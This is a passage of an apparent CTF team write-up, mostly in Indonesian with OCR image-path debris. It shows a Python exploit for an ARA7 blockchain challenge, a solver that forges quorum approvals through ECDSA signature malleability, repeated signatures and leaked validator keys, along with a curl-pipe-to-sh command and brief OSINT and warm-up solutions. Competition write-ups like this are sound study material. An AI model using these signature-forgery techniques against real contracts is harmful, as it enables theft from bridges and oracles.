        for cand in (flip_signature(s0),):  # flip だけで十分
（元は used なので）
            h = w3.keccak(cand)
            if oracle.functions.usedSignature(h).call():
                continue
            signer = recover_addr(digest, cand)
            if quorum.functions.isValidator(checksum(w3,
signer)).call():
                return cand

    # (B) fallback: leaked validator keys (from release
deploy script)
    VALIDATOR_KEYS = [

"0x1000000000000000000000000000000000000000000000000000000
0000001",

"0x1000000000000000000000000000000000000000000000000000000
0000002",
    ]
    for vk in VALIDATOR_KEYS:
```

```
        sig_obj = None
        try:
            sig_obj = Account.sign_hash(digest, vk)
        except AttributeError:
            try:
                sig_obj = Account.signHash(digest, vk)
            except AttributeError:
                sig_obj = Account._sign_hash(digest, vk)

        low = sig_obj.r.to_bytes(32, "big") +
sig_obj.s.to_bytes(32, "big") + bytes([sig_obj.v])
        hi = flip_signature(low)

        for cand in (low, hi):
            h = w3.keccak(cand)
            if oracle.functions.usedSignature(h).call():
                continue
            signer = recover_addr(digest, cand)
            if quorum.functions.isValidator(checksum(w3,
signer)).call():
                return cand

    raise RuntimeError("No usable signature found
(unexpected).")

def build_fees(w3):
    latest = w3.eth.get_block("latest")
    if "baseFeePerGas" in latest and latest["baseFeePerGas"]
is not None:
        tip = w3.to_wei(1, "gwei")
        max_fee = int(latest["baseFeePerGas"] * 2 + tip)
        return {"maxPriorityFeePerGas": tip, "maxFeePerGas":
max_fee}
    return {"gasPrice": w3.eth.gas_price}

def main():
    w3 = Web3(Web3.HTTPProvider(RPC_URL))
    if not w3.is_connected():
        raise SystemExit("RPC に接続できません。URL/ネットワーク
を確認してください。")

    pk = PRIVKEY if PRIVKEY.startswith("0x") else "0x" +
PRIVKEY
```

```
    acct = Account.from_key(pk)
    player = checksum(w3, acct.address)

    print(f"player: {player}")
    print(f"expected wallet: {checksum(w3, WALLET_ADDR)}")
    if player.lower() != WALLET_ADDR.lower():
        print("[!] 注意: 与えられた WALLET_ADDR と PRIVKEY から
復元したアドレスが一致しません。")

    setup = w3.eth.contract(address=checksum(w3,
SETUP_CONTRACT_ADDR), abi=SETUP_ABI)
    oracle_addr = setup.functions.oracle().call()
    oracle = w3.eth.contract(address=oracle_addr,
abi=ORACLE_ABI)

    quorum_addr = oracle.functions.quorum().call()
    quorum = w3.eth.contract(address=quorum_addr,
abi=QUORUM_ABI)

    threshold = quorum.functions.threshold().call()
    current = oracle.functions.currentRoot().call()
    target = setup.functions.targetRoot().call()

    print(f"oracle: {oracle.address}")
    print(f"quorum: {quorum.address}")
    print(f"threshold: {threshold}")
    print(f"currentRoot: {current.hex()}")
    print(f"targetRoot : {target.hex()}")
    print(f"isSolved (before):
{setup.functions.isSolved().call()}")

    if current == target:
        print("[+] すでに solved 状態です。")
        return

    # digest = keccak256(abi.encodePacked(currentRoot))
    digest = w3.solidity_keccak(["bytes32"], [current])

    sig = pick_working_signature(w3, oracle, quorum, digest)
    sigs = [sig] * int(threshold)  # 同じ署名を threshold 回入
れて approvals を稼ぐ

    # tx build
```


```
    nonce = w3.eth.get_transaction_count(player)
    fees = build_fees(w3)

    gas_est = oracle.functions.submitRoot(target,
sigs).estimate_gas({"from": player})
    tx = oracle.functions.submitRoot(target,
sigs).build_transaction({
        "from": player,
        "nonce": nonce,
        "chainId": w3.eth.chain_id,
        "gas": int(gas_est * 1.25) + 50_000,
        **fees,
    })

    signed = acct.sign_transaction(tx)
    tx_hash =
w3.eth.send_raw_transaction(signed.raw_transaction)
    print(f"tx: {tx_hash.hex()}")

    rcpt = w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"receipt.status: {rcpt.status}")

    print(f"isSolved (after):
{setup.functions.isSolved().call()}")
    print(f"new currentRoot:
{oracle.functions.currentRoot().call().hex()}")

if __name__ == "__main__":
    main()
```

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/misc/block]
└─$ curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.EJR7+cBHdXG01bX1uMDTqg==
s.dfJAFwHLlIGm4raKe7f9cIC29rP31G3SsA3/Ey2jN0ZC3c6w8uIehYDP4rSor23o4eJX3W9/tVS9tcZCcRGqGtoPAmSjmIYuZEoZQhJEhCd
jTD3Aa3ywmk2vSDOiomUwLpfRx6jwg6b93SpLD+RL4Mrfnal9WroR1ITIe5nu+xVB1RPaWE25nmrXwEPm4WXBh8KMLxK6cbTwQDv6elswRQ==

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/misc/block]
└─$ vim solver.pt

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/misc/block]
└─$ vim solver.py

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/misc/block]
└─$ python3 solver.py
player: 0x77E6bB1B91c6Ad5d81227A21b2A74239De95e042
expected wallet: 0x77E6bB1B91c6Ad5d81227A21b2A74239De95e042
oracle: 0xdC6A1f2e23285747A044c9D980FF430032e31b70
quorum: 0x2d49EA681d483c710c0883Bf0EFfadb6aF8E19d0
threshold: 2
currentRoot: 9574b568b22a5439eb1a4d0d2143ef344e251333eb54ff49f34c4034214680dc
targetRoot : 49accf4f80f0a5761eb7abd3461fbf3321ff47148c745b30b6af3b791448ca96
isSolved (before): False
tx: 91aaa8d23b0cd105ca4c3afbb533900a1c4426d3ad65dff9ead304fe2bcc5dc4
receipt.status: 1
isSolved (after): True
new currentRoot: 49accf4f80f0a5761eb7abd3461fbf3321ff47148c745b30b6af3b791448ca96

┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/misc/block]
└─$
```

Flag : ARA7{isnt_signature_malleability_cool?_now_with_a_twist_of_validator_quorums}

The Abandoned Ones


Solved By: mail/医者watson`




Analysis:

OSINT chall,


“Aspite Line Kashiwadai Snow Shelter”
Jika kita cari lewat google maps:




Kemungkinan berada di sekitar situ, dan setelah menelusuri ke bagian bawah kanan jalan kita dapat menemukan lewat satelit bahwa terdapat bagian jalan yang tertutup sesuatu




Lewat street view:



Sayangnya tulisannya “Aspite Line Gozaisho Snow Shelter”, bukan yang kita inginkan. Oke berarti kita tinggal menulusuri jalan disekitar situ dan mencari lewat satelit jalan yang tertutup sesuatu seperti diatas





Yang paling kanan:

Solution:

❯ nc chall-ctf.ara-its.id 7878

Enter the coordinates (format: X Y):

39.9261 140.9619


ARA7{th4nk_you_f0r_the_r3p0rt}

^C

ARA7{th4nk_you_f0r_the_r3p0rt}

Ready to Battle

Solved By: Seluruh Anggota Tim (awikwok)



Uuuyyyy mengerikaaan, indikasi chall tersusah kah ini, mungkin ini chall ada di wu paling bawah, tapi ini chall yang pertama aku kerjain, makasih ya atmin, probset, panitia, mas mas yang jaga server, mas mas yang nyolokin kabel, mas mas yang jadi korban ddos, mas mas yang ngeban ngeban ip, dan mas mas yang jadi kambing sepanjang masa

Flag : ARA7{let's_start_hacking_s33_you_in_f1nal_hopefully!!!!!}